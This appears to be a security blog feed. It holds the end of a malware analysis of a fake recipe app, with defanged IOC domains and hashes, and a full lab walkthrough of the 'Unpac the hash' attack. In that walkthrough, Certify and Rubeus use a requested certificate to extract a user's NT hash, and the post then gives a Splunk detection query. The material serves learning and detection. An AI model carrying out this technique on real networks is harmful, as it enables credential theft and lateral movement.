<p>We get a little bit of insight into the process, testing the bare electron app, then testing the added malicious content, and then finally, the real campaign. Of course its possible this is also a precursor to additional activity. Perhaps the adware payload is just an additional test and there is more to come via a different domain/hash/etc.</p>

<p>I will be keeping an eye out thats for sure!</p>

<p>Thanks for reading :)</p>

<h1 id="iocs">IOCs:</h1>

<table>
  <thead>
    <tr>
      <th>Name</th>
      <th>Sha256 Hash</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>RecipeLister.exe</td>
      <td>1619bcad3785be31ac2fdee0ab91392d08d9392032246e42673c3cb8964d4cb7</td>
    </tr>
    <tr>
      <td>Recipe Finder - Recipe Lister.exe</td>
      <td>9c58aaca8dde7198240f7684b545575e4833d725d67f37e674e333eeb3ec642c</td>
    </tr>
    <tr>
      <td>LookupKitchen.exe (benign)</td>
      <td>0a6be2102904d3e597aa914234cb82af13f7a4eb3545ead6da9b4afd696e0a25</td>
    </tr>
    <tr>
      <td>LookupKitchen.exe (malicious)</td>
      <td>4331c79e34c13857f419448cfdad67c1216f90d27629514ca6ad3281592a4dbf</td>
    </tr>
    <tr>
      <td>Recipe Finder - Lookup Kitchen.exe (benign)</td>
      <td>e407f70f62bc89bd8e33d5f99917bedee8e536dca9a7b3790da4d63f4094cc32</td>
    </tr>
    <tr>
      <td>Recipe Finder - Lookup Kitchen.exe (malicious)</td>
      <td>b07cbb84d08e579320f9006acac55275618fad5334069dd9251162cc64f013cf</td>
    </tr>
  </tbody>
</table>

<h2 id="network-based-indicators">Network based indicators:</h2>

<h3 id="domains">Domains:</h3>
<p>manahegazeda[.]org</p>

<p>goog.manahegazeda[.]org</p>

<p>home.manahegazeda[.]org</p>

<p>sappointedmanah[.]org</p>

<p>sappoisearchedmanah[.]org</p>

<p>ww1.sappoisearchedmanah[.]org</p>

<p>home.sappointedmanah[.]org</p>

<p>recipelister[.]com</p>

<p>lookupkitchen[.]com</p>]]></content><author><name>{&quot;name&quot;=&gt;nil}</name></author><category term="blog" /><category term="25" /><summary type="html"><![CDATA[On June 2 2025, @xorist posted a screenshot of some javascript code from a ‘recipe app’ in the InvokeRE community discord. What followed was a rabbit hole of confusion, mysterious functionality, dashed dreams, more confusion, and ultimately culminated in Yahoo Search.]]></summary></entry><entry><title type="html">Using Rubeus And Certify To Unpac The Hash​</title><link href="http://blog.dingusxmcgee.com/blog/2025/03/26/Using-Rubeus-And-Certify-To-Unpac-The-Hash.html" rel="alternate" type="text/html" title="Using Rubeus And Certify To Unpac The Hash​" /><published>2025-03-26T00:00:00+00:00</published><updated>2025-03-26T00:00:00+00:00</updated><id>http://blog.dingusxmcgee.com/blog/2025/03/26/Using-Rubeus-And-Certify-To-Unpac-The-Hash</id><content type="html" xml:base="http://blog.dingusxmcgee.com/blog/2025/03/26/Using-Rubeus-And-Certify-To-Unpac-The-Hash.html"><![CDATA[<p>Trying something new, little bit of Rubeus, little bit of Certify, little bit of curiosity…Come check it out with me!</p>

<h2 id="introduction">Introduction</h2>

<p>This will be a bit of a different blog post today, but recently I’ve been exploring the more ‘offensive’ side of things and working to better understand how attackers access networks and then move laterally and how they identify and accomplish their goals. Recently I was looking at using <a href="https://github.com/GhostPack/Rubeus">Rubeus</a> (a tool written in C# for interacting with and abusing Kerberos in a Windows environment) for some threat detections, specifically looking at its ‘Unpac the hash’ capability.</p>


<p>Briefly, unpac the hash involves requesting a certificate from an Active Directory Certificate Services environment, and using it to abuse Kerberos Pre-auth to obtain the users NT and LM hash. This allows you to compromise an existing user session(webshell in user context, malware delivery, social engineering etc) and extract a hash that you can use with additional offensive tooling, like Impacket, without having to know the users password directly. This can be performed because when using certificate based authentication, windows allows the user/machine account to fallback to NTLM authentication by encrypting the NT hash in the TGT response. Its this NT hash that we can decrypt using Rubeus, because we requested the certificate in the first place!</p>

<p>This diagram from <a href="https://www.thehacker.recipes/ad/movement/kerberos/unpac-the-hash">thehackerrecipes.com</a> explains it well</p>

<p><a href="/assets/images/3-26-25/3-26-25_1.png"><img src="/assets/images/3-26-25/3-26-25_1.png" alt="3-26-25_1.png" /></a></p>

<p>There are a lot of great articles and examples out there on Kerberos auth, NTLM relay and more, so I won’t attempt to re-create that, and I will link some at the end of this post. These were immensely helpful in my quest to tackle this in our environment!</p>

<h2 id="setup">Setup</h2>

<p>To get started with this, let’s setup a simple lab.
It will consist of:</p>

<p>1x Windows Server 2019 - Domain Controller</p>

<p>1x Windows Server 2019 - Active Directory Certificate Services Server(you can set this up on your DC, I chose to do a separate server)</p>

<p>2x Windows 10 Pro - Standard User Endpoints</p>

<p>You can freely and easily download evaluation copies of Windows for this purpose, alternatively there are tools out there to help you auto provision a lab like this. I took these steps manually, using Vmware Fusion on my Intel based Macbook.</p>

<p>Here’s a quick rundown of the steps required for setup:</p>
<ol>
  <li>Install windows</li>
  <li>Setup Domain controller as a new domain and forest(nothing special, out of the box config)</li>
  <li>Turn on Active directory logging to capture our Kerberos events in Event Viewer</li>
  <li>Create as many standard users as you like, only need 1 or 2</li>
  <li>Setup the endpoints and join them to the domain</li>
  <li>Set exclusions in Windows Defender settings to allow Rubeus and Certify to run freely</li>
  <li>Setup the Root CA server, standard installation with Web Enrollment enabled.</li>
</ol>

<p>You should now have the basic setup needed to test this workflow.</p>

<h2 id="certify">Certify</h2>

<p>On one of the user endpoints, let’s start with Certify.</p>

<p><a href="https://github.com/GhostPack/Certify">Certify</a> (you can also use the python based Certipy) is a tool to query and abuse certificates in a windows environment. We will use it to identify abusable certificate templates and the Root CA server.</p>



<p>First, let me confirm the user I’ve targeted is low privilege:</p>

<p><a href="/assets/images/3-26-25/3-26-25_2.png"><img src="/assets/images/3-26-25/3-26-25_2.png" alt="3-26-25_2.png" /></a></p>


<p>And on the user endpoint:</p>

<p><a href="/assets/images/3-26-25/3-26-25_3.png"><img src="/assets/images/3-26-25/3-26-25_3.png" alt="3-26-25_3.png" /></a></p>

<p><a href="/assets/images/3-26-25/3-26-25_4.png"><img src="/assets/images/3-26-25/3-26-25_4.png" alt="3-26-25_4.png" /></a></p>


<p>Great. Now lets run Certify!</p>

<p><a href="/assets/images/3-26-25/3-26-25_5.png"><img src="/assets/images/3-26-25/3-26-25_5.png" alt="3-26-25_5.png" /></a></p>


<p>Starting with a simple <strong>‘find /enrollable’</strong>, this will give us info about the CA, and the templates that are deployed as enrollable. You can also run this with /vulnerable to find templates that are vulnerable to specific exploits.</p>

<p>With this info, we will look for a standard template, User.</p>

<p><a href="/assets/images/3-26-25/3-26-25_6.png"><img src="/assets/images/3-26-25/3-26-25_6.png" alt="3-26-25_6.png" /></a></p>

<p>What this tells us is the template is <strong>auto enrollable</strong>, which means we can enroll ourselves, and its available to <strong>Domain Users</strong>, which is good, because that’s the only AD group we are in.</p>


<p>Using this information we can now request a certificate as this user, Alice, using Certify.</p>

<p><a href="/assets/images/3-26-25/3-26-25_7.png"><img src="/assets/images/3-26-25/3-26-25_7.png" alt="3-26-25_7.png" /></a></p>

<p>With the <strong>‘request’</strong> command we can interact with the CA to request various certificates from templates. Here we are specifying the CA server and the template we want, <strong>‘User’</strong>.
Certify then returns us some nice output, letting us know the cert was requested and granted, and then pastes the  private key and certificate data we need to create the certificate file.</p>

<p>So we can take that output, beginning at <strong>—–BEGIN RSA PRIVATE KEY</strong> and ending at <strong>—–END CERTIFICATE</strong>, and save it in notepad as a .pem file.</p>


<p>Certify will also helpfully tell us how to convert the certificate to a .pfx file needed for further use.</p>

<p><a href="/assets/images/3-26-25/3-26-25_8.png"><img src="/assets/images/3-26-25/3-26-25_8.png" alt="3-26-25_8.png" /></a></p>

<p>If openssl is on your endpoint, you could run this there, however I will transfer this to my host, run it, then copy the .pfx file back to the windows host.</p>

<h2 id="rubeus">Rubeus</h2>



<p>With the .pfx file in hand, we can now run Rubeus, using the <strong>asktgt</strong> module with <strong>/getcredentials</strong>, to use the certificate to complete the pre auth process and get the NT hash back.</p>

<p><a href="/assets/images/3-26-25/3-26-25_9.png"><img src="/assets/images/3-26-25/3-26-25_9.png" alt="3-26-25_9.png" /></a></p>

<p>Hmmm, that’s unfortunate. Luckily with some googling, this may just be a result of my ‘out of the box’ setup, or a result of creating a separate Root CA server instead of setting it up on my DC.</p>

<p>This is easily solved by created a new certificate on the DC as outlined at the bottom of this issue on <a href="https://github.com/GhostPack/Rubeus/issues/86">Github</a>.</p>

<p><a href="/assets/images/3-26-25/3-26-25_10.png"><img src="/assets/images/3-26-25/3-26-25_10.png" alt="3-26-25_10.png" /></a></p>


<p>With the certificate created, we have success!</p>

<p>Included in the Rubeus output is the base64 ticket we can use for pass the ticket commands, and at the bottom is our Nt Hash!</p>

<p><a href="/assets/images/3-26-25/3-26-25_11.png"><img src="/assets/images/3-26-25/3-26-25_11.png" alt="3-26-25_11.png" /></a></p>

<p>This hash and the corresponding base64 blob(after being converted) can be used for additional auth in other offensive tools like Impacket, without needing to know the users actual password.</p>

<p>And of course, I started researching this in order to write a detection for it, so let’s see what that would look like in the Active Directory logs.</p>

<h2 id="detection">Detection</h2>



<p>First we expect EventCode 4768, <strong>‘A Kerberos authentication ticket (TGT) as requested’</strong>, followed by EventCode 4769, <strong>‘A Kerberos service ticket was requested’</strong>. These will of course be typical in kerberos authentication flows, but theres a way to focus in on only the events that we really want.
The subject user will be the same in both, our low privilege user Alice, however the key part is the Ticket Options present in the 4769 event.</p>

<p><a href="/assets/images/3-26-25/3-26-25_12.png"><img src="/assets/images/3-26-25/3-26-25_12.png" alt="3-26-25_12.png" /></a></p>

<p><a href="/assets/images/3-26-25/3-26-25_13.png"><img src="/assets/images/3-26-25/3-26-25_13.png" alt="3-26-25_13.png" /></a></p>

<p>Note a couple of things.</p>

<p>Firstly 4768 contains some very useful certificate information. This of course is the certificate that was requested by us, but it could be compared to either certificate request logs, or the certificate management gui on the Root CA server to identify the template used and more info, so its useful here for enrichment.
Secondly, the Ticket Options in this case is actually pretty specific. There’s a stellar article <a href="https://medium.com/falconforce/falconfriday-detecting-unpacing-and-shadowed-credentials-0xff1e-2246934247ce">HERE</a> from Henri Hambartsumyan that breaks this down. Definitely check that out, it was immensely helpful for me in building this out!</p>

<p>Basically, looking at the source code for multiple offensive tools, we can narrow in on what ticket options are used when requesting the credentials, and we can use that to isolate the suspicious events!</p>

<p>So this 4769 event confirms what we expect based on the article, and we can use this to create a detection that looks for 4769 events with Ticket Options equal to either <strong>“0x40800018” or “0x40810018”</strong>, the first being the hex value WITHOUT the <strong>‘CANNONICALIZE’</strong> bit value set.
See the <a href="https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4769">MSdocs</a> for more information.</p>

<p>You can then combine this with the 4768 event to pull out the certificate information, to add further enrichment to the detection results.</p>

<p>In Splunk you could do something like this</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>index=windowseventlogs sourcetype=wineventlog (EventCode=4769 Ticket_Options IN  ("0x40800018","0x40810018") )  OR (EventCode=4768 Ticket_Options="0x40800010") 
</code></pre></div></div>

<p>Noting that Ticket_Options=0x40800018 is Forwardable, Renewable, Renewable_ok, Enc_tkt_in_skey and Ticket_Options=0x40810018 is Forwardable, Renewable, Canonicalize, Renewable_ok, Enc_tkt_in_skey.</p>

<p>In our environment, this is a very high fidelity detection so it should be very useful in the future!</p>

<p>Thanks for reading, see you next time :)</p>

<h2 id="links">Links</h2>

<p><a href="https://medium.com/falconforce/falconfriday-detecting-unpacing-and-shadowed-credentials-0xff1e-2246934247ce">Detecting Unpac The Hash</a></p>

<p><a href="https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4769">Event Code 4769</a></p>

<p><a href="https://www.hackingarticles.in/a-detailed-guide-on-rubeus/">Rubeus Usage</a></p>

<p><a href="https://labs.lares.com/fear-kerberos-pt2/#UNPAC">More Rubeus Usage</a></p>

<p><a href="https://0xdf.gitlab.io/2024/10/26/htb-mist.html">Rubeus Usage in HackTheBox</a></p>

